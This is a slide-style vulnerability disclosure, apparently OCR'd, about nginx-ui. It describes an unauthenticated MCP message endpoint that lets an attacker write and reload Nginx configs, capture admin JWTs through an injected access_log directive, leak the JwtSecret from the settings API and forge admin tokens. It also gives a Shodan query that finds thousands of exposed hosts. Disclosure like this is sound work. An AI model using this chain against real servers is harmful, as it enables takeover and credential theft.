Auth on the wrong half of the transport

Handshake guarded. The actions wide open.

`GET /mcp`

authenticated (node secret)

`POST /mcp_message`

sessionId only

The system writes the payload and reloads itself.

The nginx-ui service is an active manager, not just a passive configuration file. Calling nginx_config_add writes the attacker's payload directly into Nginx's main configuration and immediately triggers a live reload.

```
// config_add.go
os.WriteFile(nginxConfigDir...)
nginx.Control(Reload)
```


config_modify on relative_path nginx.conf rewrites the main config.

Instantly live.
No restart required.

```
nginx.conf
```


Cross-network execution requires no local accounts.

By opening an SSE stream on `/mcp` (which bypasses authorization and only uses the node secret), every real, subsequent action flows to `/mcp_message` unauthenticated.



Injecting a custom log format captures live admin JWTs.


Instead of serving a defaced page, the attacker injects an `access_log` directive into the front-end server block. When a legitimate administrator logs in, their Bearer JWT is written straight to `captured.log`.




The settings API exposes every cluster secret unredacted.

A second flaw compounding the first: invoking the settings API returns 45 fields of sensitive data completely unredacted. The developers tagged these fields as `protected:protected: true`, but the system only enforces this tag on write operations, freely marshaling the raw secrets on any read.


```
GET /api/settings
```




Server | Nginx UI
localhost:9000/#/dashboard/server
Work
Finish update
Nginx UI
En
Local
Home / Dashboard / Server
Server
Dashboard
Server
Nginx
Sites
Manage Sites
Manage Streams
Upstream
Manage Configs
Certificates
DNS
Terminal
Nginx Log
Server Info
Uptime: 0d 6h 14m
Load Average: 0.65 0.36 0.25
OS: debian 13.3
CPU: Core * 12
Memory and Storage
891 MiB
Memory
7.7 GiB
0 B
Swap
1024 MiB
9.6 GiB
Storage
911 GiB
Network Statistics
Total Receive
6.04 MiB
Total Send
69.86 MiB
CPU Status
CPU
0.08 %
100.00
75.00
50.00
25.00
0.00
22:42:20
22:43:10
22:44:00
22:44:50
User
Total
Network
Receive
330.00 B/s
Send
1.89 KiB/s
38.83 KiB/s
29.12 KiB/s
19.41 KiB/s
9.71 KiB/s
0 B/s
22:42:20
22:43:10
22:44:00
22:44:50
Receive
Send
Disk IO
Writes
6 /s
Reads
0 /s
502
377
251
126
0
22:42:20
22:43:00
22:43:40
22:44:20
22:45:00
Disk Utility

One initial write cascades into permanent persistence.

The JwtSecret allows the attacker to locally forge permanent admin tokens (`jwt.encode({"sub":1})`), entirely independent of the initial proxy trick. The NodeSecret grants the ability to push malicious configurations to every node in the cluster.



Diagnostic Matrix: Why the defensive layers failed.


Matrix of Failed Controls			
Security Layer	Intended Defense	The Flaw	Attacker Action
Header Parsing	Assumed safe internal routing	No validation or allowlist	Dictated the X-Atlassian-Jira-Url destination.
Path Formatting	abspath utilized as a sanitizer	Normalizes but does not contain	Achieved arbitrary write anywhere on disk.
Access Control	IP Whitelist guards the Nginx UI	Default Auth{} struct fails open	Bypassed remote execution protections entirely.
API Design	Secrets tagged as protected: true	Tag enforced on writes, ignored on reads	Extracted JwtSecret to forge permanent admin access.

Shodan Report

`http.favicon.hash:-1565173320`

Total: 2,689

// GENERAL



Countries

China	702
United States	426
Indonesia	236
Germany	235
Hong Kong	154

Ports

9000	1,513
80	618
443	217
8080	84
19000	24

MORE...

Organization

Aliyun Computing Co., LTD	235
Asia Pacific Network Information Centre	194
Hetzner Online GmbH	115
Tencent cloud computing (Beijing) Co....	104
DigitalOcean, LLC	103

MORE...

Vulnerabilities

No information available.

Exposed in the thousands, exploited now

